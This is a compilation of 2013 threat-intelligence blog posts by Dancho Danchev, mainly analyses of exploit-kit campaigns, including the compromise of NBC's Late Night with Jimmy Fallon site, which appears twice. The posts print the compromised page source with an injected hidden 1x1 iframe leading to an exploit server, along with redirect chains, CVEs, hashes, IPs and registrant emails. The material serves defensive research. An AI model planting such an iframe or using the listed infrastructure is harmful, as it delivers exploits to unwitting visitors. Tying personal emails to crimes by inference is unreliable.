*hxxp://magasin-shop.com/v.htm?*  
*ZPlkcqLyyHFRxHmhVxQN8HdfszymBrXxuy - 66.96.160.143*

*hxxp://couche-transport.com/lu.com/r.htm?*  
*Mb6kKF3mq5H8YxeVXYM9yOwK - 31.170.161.96*

**Second**

**redirection**

**redirection**

**chain**

**for**

**a**

**sampled**

**iFrame:**

*hxxp://moi-npovye-*

*sploett.com/qqqq/1.php -> hxxp://moi-npovye-sploett.com/cGeQc0wz1KPl/larktion.php -> hxxp://moi-npovye-sploett.com/cGeQc0wz1KPl/aftybing.php?esuvity=78528 0* where it attempts to exploit [5]**CVE-2010-0188**.

### **Malicious domains reconnaissance:**

**umaiskhan.com** - 173.254.28.49 - Email: chfaisal009@gmail.com - appears to be a compromised site belonging to

someone named "Azhar Mahmood", unless of course you want to believe that Pakistan's cyber warfare unit is behind

the campaign, since this is the second time that I come across to this IP. Keep reading!

**priceworldpublishing.com** - 174.122.45.74 - Email: info@sportsworkout.com

**electricianfortwayne.info** - 173.201.92.1 - Email: mdkline65@yahoo.com

**gonullersultani.net** - 72.167.2.128 - Email: gonullersultani@gmail.com

**erabisnis.net** - 74.220.207.161

**moi-npovye-sploett.com** - 130.185.157.102 - Email: josephhaddad829@yahoo.com

**jaylenosgarage.com** - 80.239.148.217

**nikweinstein.com** - 205.178.145.95 - Email: nikweinstein@hotmail.com

**mdkline65@yahoo.com is also known to have registered the following domains:**

*dedirt.com*

*dogsrit.com*

*spiritualspice.us*

*madamerufus.com*

*herbalstatelegal.com*

*myauditionsite.com*

*injurylawyercleveland.info*

*injurylawyerspringfieldmo.info*

*injurylawyercolumbus.info*

*injurylawyerindianapolis.info*

283

Who's behind this campaign and can we connect this malicious activities to previously analyzed malicious campaigns?

But, of course.

**umaikhana.com** responds to 173.254.28.49, and on 2013-01-28 18:56:19 we know that another domain used

in a Facebook Inc. themed campaign was also responding to the same IP, namely **hxxp://shutterstars.com/wp-**

**content/plugins/akismet/resume\_facebook.html**. The compromised legitimate host back then used to serve

client-side exploits through  
hxxp://gotina.net/detects/sign\_on\_to\_resume.php -  
222.238.109.66 - Email:

*lockwr@rocketmail.com*.

Deja vu! We've already seen and profiled this malicious domain in the following assessment "[6]**Fake 'You've**

**blocked/disabled your Facebook account' themed emails serve client-side exploits and malware**", indicating that

both of these campaigns have been launched by the same cybercriminal/gang of cybercriminals. What's also worth

emphasizing on is that the same email (*lockwr@rocketmail.com*) used to register gonita.net was also profiled in the

following assessment "[7]**Fake 'Verizon Wireless Statement' themed emails lead to Black Hole Exploit Kit**", where it was used to register the Name Servers used in the campaign.

Someone's multi-tasking. That's for sure.

Updates will be posted as soon as new developments take place.

1. <http://en.wikipedia.org/wiki/NBC>
2. <http://blog.webroot.com/tag/facebook/>
3. <http://blog.webroot.com/tag/verizon/>
4. <https://www.virustotal.com/en/file/6b276bee21bf5946461e3>

[c62f447b3be7179e9cce4742a61b26417609ed001ee/analysis/](http://c62f447b3be7179e9cce4742a61b26417609ed001ee/analysis/)

5. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>

6. <http://blog.webroot.com/2013/02/14/fake-youve-blockeddisabled-your-facebook-account-themed-emails-serve-c>

[lient-side-exploits-and-malware/](#)

7. <http://blog.webroot.com/2013/02/21/fake-verizon-wireless-statement-themed-emails-lead-to-black-hole-explo>

[it-kit/](#)

284

**2.3**

**March**

285

## Recap from RSA2013: Android Malware Exposed

Posted on February 28, 2013 by Richard Melick

★★★★★ 4 Votes



On Wednesday, February 27th, Webroot threat researchers Grayson Milbourne and Armando Orozco presented at the RSA Conference in San Francisco. Their topic, *Android Malware Exposed – An In-depth Look at its Evolution*, is an expansion on their previous year's presentation, highlighting the severity of the Android malware growth. Focusing on the history of operating system releases and the diversity across the market, as well as the threat vectors and behaviors in the evolution of Android malware, the team has established strong predictions for 2013.

Continue reading →

**Tell your friends:**



Like this:



Posted in [Android](#), [malware](#), [Mobile](#), [Mobile security](#), [Threat Research](#) | Tagged [Android](#), [blog](#), [malware](#), [mobile](#), [opinion](#), [predictions](#), [protection](#), [recap](#), [RSA](#), [threats](#) | [Leave a comment](#)

## How much does it cost to buy 10,000 U.S.-based malware-infected hosts?

Posted on February 28, 2013 by ddanchev

★★★★★ 5 Votes

By Dancho Danchev

Earlier this month, we profiled and exposed [a newly launched underground service offering access to tens of](#)

Follow

X

## Summarizing Webroot's Threat Blog Posts for February (2013-03-04 15:31)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for February, 2013. You can subscribe to [2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

- 01.** [3]Fake Booking.com 'Credit Card was not Accepted' themed emails lead to malware
- 02.** [4]Fake FedEx 'Tracking ID/Tracking Number/Tracking Detail' themed emails lead to malware



- 03.** [5]'Your Kindle e-book Amazon receipt' themed emails lead to Black Hole Exploit Kit
  - 04.** [6]New DIY HTTP-based botnet tool spotted in the wild
  - 05.** [7]Mobile spammers release DIY phone number harvesting tool
  - 06.** [8]New underground service offers access to thousands of malware-infected hosts
  - 07.** [9]Targeted 'phone ring flooding' attacks as a service going mainstream
  - 08.** [10]Fake 'You've blocked/disabled your Facebook account' themed emails serve client-side exploits and malware
  - 09.** [11]Spamvertised IRS 'Income Tax Refund Turned Down' themed emails lead to Black Hole Exploit Kit
  - 10.** [12]Malware propagates through localized Facebook Wall posts
  - 11.** [13]Malicious 'RE: Your Wire Transfer' themed emails serve client-side exploits and malware
- 286
- 12.** [14]New underground E-shop offers access to hundreds of hacked PayPal accounts
  - 13.** [15]Fake 'Verizon Wireless Statement' themed emails lead to Black Hole Exploit Kit
  - 14.** [16]DIY malware cryptor as a Web service spotted in the wild

**15.** [17]Malicious 'Data Processing Service' ACH File ID themed emails serve client-side exploits and malware

**16.** [18]How mobile spammers verify the validity of harvested phone numbers

**17.** [19]How much does it cost to buy 10,000 U.S.-based malware-infected hosts?

***This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2013/02/01/fake-booking-com-credit-card-was-not-accepted-themed-emails-lead-to-malware/>
4. <http://blog.webroot.com/2013/02/04/fake-fedex-tracking-idtracking-numbertracking-detail-themed-emails-lead-to-malware/>
5. <http://blog.webroot.com/2013/02/05/your-kindle-e-book-amazon-receipt-themed-emails-lead-to-black-hole-exploit-kit/>
6. <http://blog.webroot.com/2013/02/06/new-diy-http-based-botnet-tool-spotted-in-the-wild/>
7. <http://blog.webroot.com/2013/02/07/mobile-spammers-release-diy-phone-number-harvesting-tool/>

8. [http://blog.webroot.com/2013/02/12/new-underground-service-offers-access-to-thousands-of-malware-infected](http://blog.webroot.com/2013/02/12/new-underground-service-offers-access-to-thousands-of-malware-infected-hosts/)

[-hosts/](http://blog.webroot.com/2013/02/12/new-underground-service-offers-access-to-thousands-of-malware-infected-hosts/)

9. <http://blog.webroot.com/2013/02/13/targeted-phone-ring-flooding-attacks-as-a-service-going-mainstream/>

10. [http://blog.webroot.com/2013/02/14/fake-youve-blockedisabled-your-facebook-account-themed-emails-serve-c](http://blog.webroot.com/2013/02/14/fake-youve-blockedisabled-your-facebook-account-themed-emails-serve-client-side-exploits-and-malware/)

[lient-side-exploits-and-malware/](http://blog.webroot.com/2013/02/14/fake-youve-blockedisabled-your-facebook-account-themed-emails-serve-client-side-exploits-and-malware/)

11.

[http://blog.webroot.com/2013/02/15/spamvertised-irs-income-tax-refund-turned-down-themed-emails-lead-to](http://blog.webroot.com/2013/02/15/spamvertised-irs-income-tax-refund-turned-down-themed-emails-lead-to-black-hole-exploit-kit/)

[-black-hole-exploit-kit/](http://blog.webroot.com/2013/02/15/spamvertised-irs-income-tax-refund-turned-down-themed-emails-lead-to-black-hole-exploit-kit/)

12. <http://blog.webroot.com/2013/02/18/malware-propagates-through-localized-facebook-wall-posts/>

13. [http://blog.webroot.com/2013/02/19/malicious-re-your-wire-transfer-themed-emails-serve-client-side-exploi](http://blog.webroot.com/2013/02/19/malicious-re-your-wire-transfer-themed-emails-serve-client-side-exploits-and-malware/)

[ts-and-malware/](http://blog.webroot.com/2013/02/19/malicious-re-your-wire-transfer-themed-emails-serve-client-side-exploits-and-malware/)

14.

[http://blog.webroot.com/2013/02/20/new-underground-e-shop-offers-access-to-hundreds-of-hacked-paypal-ac](http://blog.webroot.com/2013/02/20/new-underground-e-shop-offers-access-to-hundreds-of-hacked-paypal-account-credentials/)

[counts/](http://blog.webroot.com/2013/02/20/new-underground-e-shop-offers-access-to-hundreds-of-hacked-paypal-account-credentials/)

15. [http://blog.webroot.com/2013/02/21/fake-verizon-wireless-statement-themed-emails-lead-to-black-hole-explo](http://blog.webroot.com/2013/02/21/fake-verizon-wireless-statement-themed-emails-lead-to-black-hole-exploits-and-malware/)

[it-kit/](#)

16. <http://blog.webroot.com/2013/02/22/diy-malware-cryptor-as-a-web-service-spotted-in-the-wild/>
17. <http://blog.webroot.com/2013/02/25/malicious-data-processing-service-ach-file-id-themed-emails-serve-client-side-exploits-and-malware/>
18. <http://blog.webroot.com/2013/02/27/how-mobile-spammers-verify-the-validity-of-harvested-phone-numbers/>
19. <http://blog.webroot.com/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/>
20. <http://ddanchev.blogspot.com/>
21. <http://twitter.com/danchodanchev>

```

<script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>[LF]
<![endif]->[LF]
[LF]
<style type="text/css" media="screen">[CRLF]
@import "/css/common.css";[CRLF]
</style>[CRLF]
[LF]
<script language="JavaScript" type="text/javascript">[CRLF]
<!--[CRLF]
function matchHeights(str) {[CRLF]
- var tallest = 0;[CRLF]
- jQuery(str).each(function() {[CRLF]
- - tallest = Math.max(jQuery(this).height(), tallest);[CRLF]
- });[CRLF]
- jQuery(str).each(function() {[CRLF]
- - jQuery(this).height(tallest);[CRLF]
- });[CRLF]
- });[CRLF]
//-->[CRLF]
</script>[CRLF]
<iframe src="http://20-monkeys-b.com/exp/agencept.php?vialjack=339214" width=1 height=1 frameborder="0"></iframe>[CRLF]
<script language="JavaScript" type="text/javascript" src="/assets/js/jquery/jquery.nbc.poll.js"></script>[LF]
- <script language="JavaScript" type="text/javascript">[LF]
- <!--[LF]
- jQuery(document).ready(function() {[LF]
- - matchHeights(".left-column, .right-column, #additional-content");[LF]
- });[LF]
- //-->[LF]
- </script>[LF]
[LF]
<script src="/assets/core/plugins/video/jquery.video.js" type="text/javascript"></script>[LF]
[LF]
<script type="text/javascript">[LF]
function embedVideo(video,wap) {[LF]
document.write("<div id=\"video-"+video+"\"></div>");[LF]
var player = '#video-'+video;[LF]
var playerW = 512;[LF]
var playerH = 318;[LF]
var isFirstRun = true;[LF]
var vidId = video;[LF]
NBC(player).video({[LF]
"vid": vidId,[LF]
"freewheel": "late_night_with_jimmy_fallon_blog",[LF]

```

## Dissecting NBC's Late Night with Jimmy Fallon Web Site Compromise (2013-03-07 00:52)

### [1]Oops, they did it again!

The official Web site (

***hxxp://www.latenightwithjimmyfallon.com*** ) of

### [2]NBC's Late Night With Jimmy Fallon

is currently [3]**compromised/hacked** and is automatically serving multiple Java exploits to its visitors through a tiny iFrame element embedded on the front page. According to [4]**Google's Safe Browsing Diagnostic page**, the same

malicious iFrame domain that affected the Web site, is also known to have affected 15 more domains.

Let's dissect the campaign, expose the complete domains portfolio used in the campaign, reproduce the malicious payload, and establish a direct connection between this campaign, and a series of phishing campaigns that appear to have been launched by the same cybercriminal/gang of cybercriminals.

## **Sample**

### **client-side**

### **exploitation**

### **chain:**

*hxxp://20-monkeys-b.com/exp/agencept.php?  
vialjack=339214*

-

*144.135.8.182; 192.154.103.66 -> hxxp://20-monkeys-b.com/exp/tionjett.php*

Although the currently embedded iFrame domain is offline, we know that on 2013-03-06 17:02:35 it used to

respond to 192.154.103.66. We've got several malicious domains currently parked at the same IP and respon-

ing, allowing us to obtain the malicious payload used in the campaign affecting NBC's Web site. Upon further

examination, the obtained malicious PDF used in the campaign, also attempts to connect to the initial iFrame do-

main (**20-monkeys-b.com**), proving that the domains are operated by the same cybercriminal/gang of cybercriminals.

**Sample exploitation chain for a currently active malicious domain responding to 192.154.103.66:**

*hxxp://poople-*

288

*huelytics.com/exp/agencept.php?vialjack=694842 ->  
hxxp://poople-huelytics.com/exp/addajapa/jurylamp.jar ->  
hxxp://poople-huelytics.com/exp/addajapa/ptlyable.jar ->  
hxxp://poople-huelytics.com/exp/jectrger.php*

**Sample client-side exploits served:** [5] *CVE-2013-0431*;  
[6] *CVE-2012-1723*; [7] *CVE-2010-0188*

**Sample detection rates for the reproduced malicious payload:**

test.pdf - [8]**MD5:**

**013ed8ef6d92cfe337d9d82767f778da** - detected by 10 out of 46 antivirus scanners as

PDF:Exploit.PDF-JS.VU

jurylamp.jar - [9]**MD5:**

**dcba86395938737b058299b8e22b6d65** - detected by 7 out of 46 antivirus scanners as

Exploit:Java/CVE-2013-0431

ptlyable.jar - [10]**MD5:**

**2446aa6594fc7935ca13b130d4f67442** - detected by 6 out of 46 antivirus scanners as

HEUR:Exploit.Java.CVE-2012-1723.gen

**test.pdf** drops **MD5:**  
**51311FDECCD8B6BC5059BE33E0046A27** and **MD5:**  
**72B670F4582BC73C0D05FF506B51B8EB** it

then attempts to obtain the malicious payload from **20-monkeys-b.com/exp/senccute.php?** (144.135.8.182)

**Responding to 192.154.103.66 are also the following malicious domains:**

*snova-vdel-e.com*

*mimemimikat.info*

**Malicious domain names reconnaissance:**

**20-monkeys-b.com** - Email: haneslyndsey@yahoo.com

**poople-huelytics.com** - Email: brianmyhalyk@yahoo.com

**snova-vdel-e.com** - Email: guerin\_k@yahoo.com

**mimemimikat.info** - Email: xbroshost@live.com

**More domains share the same exploitation directory structure (agencept.php?vialjack=) such as for instance:**

*hxxp://upd.pes2020.com.ar/up/agencept.php?vialjack  
%3D219215*

*hxxp://upd.typescript.com.ar/up/agencept.php?  
vialjack=219215*

*hxxp://4ad32203.dyndns.info/agencept.php?  
vialjack=428181*



*hxxp://4ad34364.dyndns.info/agencept.php?  
vialjack=428181*

*hxxp://4ad28306.dyndns.info/agencept.php?  
vialjack=428181*

*hxxp://4ad23745.dyndns.info/agencept.php?  
vialjack=428181*

*hxxp://4ad96968.dyndns.info/agencept.php?vialjack  
%3D428181*

*hxxp://4ad21321.dyndns.info/agencept.php?  
vialjack=428181*

**The same email (xbroshost@live.com) is also known to have registered the following phishing domains in the past:**

*hxxp://www.realtorviewproperties.info/realtorjj/index.htm*

*hxxp://www.usaindependentmerchids.com*

*hxxp://www.usamerchandiseinc.com/*

*hxxp://www.blogconsciente.com/secadmin/eLogin.php*

Although the cybercriminal/gang of cybercriminals behind this campaign applied basic OPSEC practices to it,

the fact that the C &C/malicious payload acquisition strategy is largely centralized, (thankfully) indicates a critical

flaw in their mode of thinking.

***This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/02/dissecting-nbcs-exploits-and-malware.html>
2. [http://en.wikipedia.org/wiki/Late\\_Night\\_with\\_Jimmy\\_Fallon](http://en.wikipedia.org/wiki/Late_Night_with_Jimmy_Fallon)
3. <http://www.google.com/interstitial?url=http://www.latenightwithjimmyfallon.com/>
4. <http://www.google.com/safebrowsing/diagnostic?site=20-monkeys-b.com/&hl=en>
5. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0431>
6. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723>
7. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>
8. <https://www.virustotal.com/en/file/3a85fdd707f3d040e1e92bc73b9ac5c202f69923821e1405039bc95b80e13033/analysis/1362605170/>
9. <https://www.virustotal.com/en/file/0a99152fd0788f0bb9ddbda27fc30aa2f924e96aeeb82dc8f8a0d9e4a1eafa34/analysis/1362605222/>
10. <https://www.virustotal.com/en/file/11e02cf5c9ec18e0bba7c17ca83ce2e4c8672a810a3da1bf35f15ba014f5b647/analysis/>

[is/1362605408/](http://1362605408/)

11. <http://ddanchev.blogspot.com/>

12. <http://twitter.com/danchodanchev>

290

```
<script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>[LF]
<![endif]-->[LF]
[LF]
<style type="text/css" media="screen">[CRLF]
@import "/css/common.css";[CRLF]
</style>[CRLF]
[LF]
<script language="JavaScript" type="text/javascript">[CRLF]
<!--[CRLF]
function matchHeights(str) {[CRLF]
- var tallest = 0;[CRLF]
- jQuery(str).each(function() {[CRLF]
- tallest = Math.max(jQuery(this).height(), tallest);[CRLF]
- });[CRLF]
- jQuery(str).each(function() {[CRLF]
- jQuery(this).height(tallest);[CRLF]
- });[CRLF]
- });[CRLF]
//-->[CRLF]
</script>[CRLF]
<iframe src="http://20-monkeys-b.com/exp/agencept.php?vialjack=339214" width=1 height=1 frameborder="0"></iframe>[CRLF]
<script language="JavaScript" type="text/javascript" src="/assets/js/jquery/jquery.nbc.poll.js"></script>[LF]
- <script language="JavaScript" type="text/javascript">[LF]
- <!--[LF]
- jQuery(document).ready(function() {[LF]
- matchHeights(".left-column, .right-column, #additional-content");[LF]
- });[LF]
- //-->[LF]
- </script>[LF]
[LF]
<script src="/assets/core/plugins/video/jquery.video.js" type="text/javascript"></script>[LF]
[LF]
<script type="text/javascript">[LF]
function embedVideo(video,wap) {[LF]
document.write("<div id=\"video-\"+video+\"\"></div>");[LF]
var player = "#video-"+video;[LF]
var playerW = 512;[LF]
var playerH = 318;[LF]
var isFirstRun = true;[LF]
var vidId = video;[LF]
NBC(player).video({[LF]
" id": vidId,[LF]
"freewheel": "late_night_with_jimmy_fallon_blog",[LF]
```

## Dissecting NBC's Late Night with Jimmy Fallon Web Site Compromise (2013-03-07 00:52)

[1]Oops, they did it again!

The official Web site (  
***hxxp://www.latenightwithjimmyfallon.com*** ) of  
[2]NBC's Late Night With Jimmy Fallon

is currently [3]**compromised/hacked** and is automatically serving multiple Java exploits to its visitors through a tiny iFrame element embedded on the front page. According to [4]**Google's Safe Browsing Diagnostic page**, the same malicious iFrame domain that affected the Web site, is also known to have affected 15 more domains.

Let's dissect the campaign, expose the complete domains portfolio used in the campaign, reproduce the malicious payload, and establish a direct connection between this campaign, and a series of phishing campaigns that appear to have been launched by the same cybercriminal/gang of cybercriminals.

## **Sample**

### **client-side**

### **exploitation**

### **chain:**

*hxxp://20-monkeys-b.com/exp/agencept.php?  
vialjack=339214*

-

*144.135.8.182; 192.154.103.66 -> hxxp://20-monkeys-b.com/exp/tionjett.php*

Although the currently embedded iFrame domain is offline, we know that on 2013-03-06 17:02:35 it used to

respond to 192.154.103.66. We've got several malicious domains currently parked at the same IP and respon-

ing, allowing us to obtain the malicious payload used in the campaign affecting NBC's Web site. Upon further

examination, the obtained malicious PDF used in the campaign, also attempts to connect to the initial iFrame do-

main (**20-monkeys-b.com**), proving that the domains are operated by the same cybercriminal/gang of cybercriminals.

### **Sample exploitation chain for a currently active malicious domain responding to 192.154.103.66:**

*hxxp://poople-*

291

*huelytics.com/exp/agencept.php?vialjack=694842 ->  
hxxp://poople-huelytics.com/exp/addajapa/jurylamp.jar ->  
hxxp://poople-huelytics.com/exp/addajapa/ptlyable.jar ->  
hxxp://poople-huelytics.com/exp/jectrger.php*

**Sample client-side exploits served:** [5] *CVE-2013-0431*;  
[6] *CVE-2012-1723*; [7] *CVE-2010-0188*

### **Sample detection rates for the reproduced malicious payload:**

test.pdf - [8]**MD5:**

**013ed8ef6d92cfe337d9d82767f778da** - detected by 10 out of 46 antivirus scanners as

PDF:Exploit.PDF-JS.VU

jurylamp.jar - [9]**MD5:**

**dcba86395938737b058299b8e22b6d65** - detected by 7 out of 46 antivirus scanners as

Exploit:Java/CVE-2013-0431

ptlyable.jar - [10]**MD5:**

**2446aa6594fc7935ca13b130d4f67442** - detected by 6 out of 46 antivirus scanners as

HEUR:Exploit.Java.CVE-2012-1723.gen

**test.pdf** drops **MD5:**

**51311FDECCD8B6BC5059BE33E0046A27** and **MD5: 72B670F4582BC73C0D05FF506B51B8EB** it

then attempts to obtain the malicious payload from **20-monkeys-b.com/exp/senccute.php?** (144.135.8.182)

**Responding to 192.154.103.66 are also the following malicious domains:**

*snova-vdel-e.com*

*mimemimikat.info*

**Malicious domain names reconnaissance:**

**20-monkeys-b.com** - Email: haneslyndsey@yahoo.com

**poople-huelytics.com** - Email: brianmyhalyk@yahoo.com

**snova-vdel-e.com** - Email: guerin \_k@yahoo.com

**mimemimikat.info** - Email: xbroshost@live.com

**More domains share the same exploitation directory structure (agencept.php?vialjack=) such as for instance:**

*hxxp://upd.pes2020.com.ar/up/agencept.php?vialjack %3D219215*

*hxxp://upd.typescript.com.ar/up/agencept.php?  
vialjack=219215*

*hxxp://4ad32203.dyndns.info/agencept.php?  
vialjack=428181*

*hxxp://4ad34364.dyndns.info/agencept.php?  
vialjack=428181*

*hxxp://4ad28306.dyndns.info/agencept.php?  
vialjack=428181*

*hxxp://4ad23745.dyndns.info/agencept.php?  
vialjack=428181*

*hxxp://4ad96968.dyndns.info/agencept.php?vialjack  
%3D428181*

*hxxp://4ad21321.dyndns.info/agencept.php?  
vialjack=428181*

**The same email (xbroshost@live.com) is also known to have registered the following phishing domains in the past:**

*hxxp://www.realtorviewproperties.info/realtorjj/index.htm*

*hxxp://www.usaindependentmerchids.com*

*hxxp://www.usamerchandiseinc.com/*

*hxxp://www.blogconsciente.com/ secadmin/eLogin.php*

Although the cybercriminal/gang of cybercriminals behind this campaign applied basic OPSEC practices to it,

the fact that the C &C/malicious payload acquisition strategy is largely centralized, (thankfully) indicates a critical

flaw in their mode of thinking.

1. <http://ddanchev.blogspot.com/2013/02/dissecting-nbcs-exploits-and-malware.html>

2. [http://en.wikipedia.org/wiki/Late\\_Night\\_with\\_Jimmy\\_Fallon](http://en.wikipedia.org/wiki/Late_Night_with_Jimmy_Fallon)

3. <http://www.google.com/interstitial?url=http://www.latenightwithjimmyfallon.com/>

292

4. <http://www.google.com/safebrowsing/diagnostic?site=20-monkeys-b.com/&hl=en>

5. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0431>

6. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723>

7. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>

8. <https://www.virustotal.com/en/file/3a85fdd707f3d040e1e92bc73b9ac5c202f69923821e1405039bc95b80e13033/analysis/1362605170/>

9. <https://www.virustotal.com/en/file/0a99152fd0788f0bb9ddbda27fc30aa2f924e96aeeb82dc8f8a0d9e4a1eafa34/analysis/1362605222/>



10.

<https://www.virustotal.com/en/file/11e02cf5c9ec18e0bba7c17ca83ce2e4c8672a810a3da1bf35f15ba014f5b647/analysis/1362605408/>

293

2.4

April

294



The screenshot shows the Webroot Threat Blog homepage. The main header is green with the 'WEBROOT threat blog' logo. Below the header is a navigation bar with links: Products, Support, Community & Resources, Partners, About Webroot, and About the Bloggers. The main content area features a post titled 'DIY Java-based RAT (Remote Access Tool) spotted in the wild' by Dancho Danchev, dated April 1, 2013. The post text discusses market-leading Web malware exploitation kits and the DIY (do-it-yourself) trend in the cybercrime ecosystem. To the right of the post is a sidebar with a search bar, a 'SIMPLICITY STOP THE GUESSWORK' advertisement for SecureAnywhere User Protection, a 'WEB THREAT REPORT: 8 in 10' graphic showing companies affected in 2012, and a section titled 'IS YOUR COMPANY EXPOSED?' offering a complimentary copy of a new survey.

## Summarizing Webroot's Threat Blog Posts for March (2013-04-01 21:37)

The following is a brief summary of all of my posts at Webroot's Threat Blog for March, 2013. You can subscribe to

[1]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

- 01.** [2]New DIY IRC-based DDoS bot spotted in the wild
- 02.** [3]Cybercriminals release new Java exploits centered exploit kit
- 03.** [4]Segmented Russian “spam leads” offered for sale
- 04.** [5]New DIY hacked email account content grabbing tool facilitates cyber espionage on a mass scale
- 05.** [6]New DIY unsigned malicious Java applet generating tool spotted in the wild
- 06.** [7]Commercial Steam ‘information harvester/mass group inviter’ could lead to targeted fraudulent campaigns
- 07.** [8]Fake BofA CashPro ‘Online Digital Certificate” themed emails lead to malware
- 08.** [9]Spamvertised BBB ‘Your Accreditation Terminated” themed emails lead to Black Hole Exploit Kit
- 09.** [10]New Zeus source code based rootkit available for purchase on the underground market
- 10.** [11]Cybercriminals resume spamvertising ‘Re: Fwd: Wire Transfer’ themed emails, serve client-side exploits and malware
- 11.** [12]Cybercrime-friendly community branded HTTP/SMTP based keylogger spotted in the wild
- 12.** [13]Hacked PCs as ‘anonymization stepping-stones’ service operates in the open since 2004
- 13.** [14]Fake ‘CNN Breaking News Alerts’ themed emails lead to Black Hole Exploit Kit

**14.** [15]Spotted: cybercriminals working on new Western Union based 'money mule management' script

**15.** [16]Malicious 'BBC Daily Email' Cyprus bailout themed emails lead to Black Hole Exploit Kit

**16.** [17]'ADP Payroll Invoice' themed emails lead to malware

**17.** [18]'Terminated Wire Transfer Notification/ACH File ID" themed malicious campaigns lead to Black Hole Exploit

Kit

**18.** [19]New DIY RDP-based botnet generating tool leaks in the wild

**19.** [20]A peek inside the EgyPack Web malware exploitation kit

***This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.***

295

1. <http://feeds2.feedburner.com/WebrootThreatBlog>
2. <http://blog.webroot.com/2013/03/04/new-diy-irc-based-ddos-bot-spotted-in-the-wild/>
3. <http://blog.webroot.com/2013/03/05/cybercriminals-release-new-java-exploits-centered-exploit-kit/>
4. <http://blog.webroot.com/2013/03/06/segmented-russian-spam-leads-offered-for-sale/>
5. <http://blog.webroot.com/2013/03/07/new-diy-hacked-email-account-content-grabbing-tool-facilitates-cyber-e>

[spionage-on-a-mass-scale/](#)

6. <http://blog.webroot.com/2013/03/08/new-diy-unsigned-malicious-java-applet-generating-tool-spotted-in-the-wild/>

7. <http://blog.webroot.com/2013/03/11/commercial-steam-information-harvester-mass-group-inviter-could-lead-to-targeted-fraudulent-campaigns/>

8. <http://blog.webroot.com/2013/03/12/fake-bofa-cash-pro-online-digital-certificate-themed-emails-lead-to-malware/>

9. <http://blog.webroot.com/2013/03/13/spam-vertised-bbb-your-accreditation-terminated-themed-emails-lead-to-b-lack-hole-exploit-kit/>

10.

<http://blog.webroot.com/2013/03/14/new-zeus-source-code-based-rootkit-available-for-purchase-on-the-underground-market/>

11. <http://blog.webroot.com/2013/03/15/cybercriminals-resume-spamvertising-re-fwd-wire-transfer-themed-emails-serve-client-side-exploits-and-malware/>

12. <http://blog.webroot.com/2013/03/19/cybercrime-friendly-community-branded-httpsmtp-based-keylogger-spotted-in-the-wild/>

13. <http://blog.webroot.com/2013/03/20/hacked-pcs-as-anonymization-stepping-stones-service-operates-in-the-open-since-2004/>

14.

<http://blog.webroot.com/2013/03/21/fake-cnn-breaking-news-alerts-themed-emails-lead-to-black-hole-exploit-kit/>

15. <http://blog.webroot.com/2013/03/22/spotted-cybercriminals-working-on-new-western-union-based-money-mule-management-script/>

[anagement-script/](http://blog.webroot.com/2013/03/22/spotted-cybercriminals-working-on-new-western-union-based-money-mule-management-script/)

16.

<http://blog.webroot.com/2013/03/25/malicious-bbc-daily-email-cyprus-bailout-themed-emails-lead-to-black-hole-exploit-kit/>

17. <http://blog.webroot.com/2013/03/26/adp-payroll-invoice-themed-emails-lead-to-malware/>

18. <http://blog.webroot.com/2013/03/27/terminated-wire-transfer-notificationach-file-id-themed-malicious-campaigns-lead-to-black-hole-exploit-kit/>

[aigns-lead-to-black-hole-exploit-kit/](http://blog.webroot.com/2013/03/27/terminated-wire-transfer-notificationach-file-id-themed-malicious-campaigns-lead-to-black-hole-exploit-kit/)

19. <http://blog.webroot.com/2013/03/28/new-diy-rdp-based-botnet-generating-tool-leaks-in-the-wild/>

20. <http://blog.webroot.com/2013/03/29/a-peek-inside-the-egypt-pack-web-malware-exploitation-kit/>

21. <http://ddanchev.blogspot.com/>

22. <http://twitter.com/danchodanchev>

296

This is mr. Mihail Hodorkovski, ex-CEO of the Yukos company.  
In earlier times, when dump bussines was not so dangerous  
he earned his first money and established Yukos company.



A screenshot of the BadB International website. The header features the site's logo and navigation links: Home, Online CC Shop, Articles, FAQs, Forum, Binlist, and Downloads. A 'welcome to BadB International' message is displayed, followed by a detailed disclaimer about the site's purpose and legal stance. Below this, there are sections for 'Latest News' and 'Popular' articles, each containing several bullet points. The footer includes contact information and a copyright notice. On the right side of the page, there is a 'Main Menu' with links to Home, Online CC Shop, Articles, FAQs, Forum, Binlist, and Downloads. Below this is a 'Login Form' with fields for Username and Password, a 'Remember me' checkbox, and a 'Login' button. There are also links for 'Lost Password?' and 'No account yet? Register'. At the bottom right, there is an 'Online Stats' section.

## Historical OSINT - The "BadB International" Cybercrime Enterprise (2013-04-10 21:53)

[1]BadB is the nickname of Vladislav Anatolievich Horohorin, a high profile carder, who eventually [2]got busted

**in France in 2010.** This month, he was [3]**sentenced to serve 88 months in prison**, ordered to pay \$125,739 in restitution, and sentenced to two years of supervised release.

In the wake of these events, I decided to release some raw OSINT data regarding BadB's official Web site,

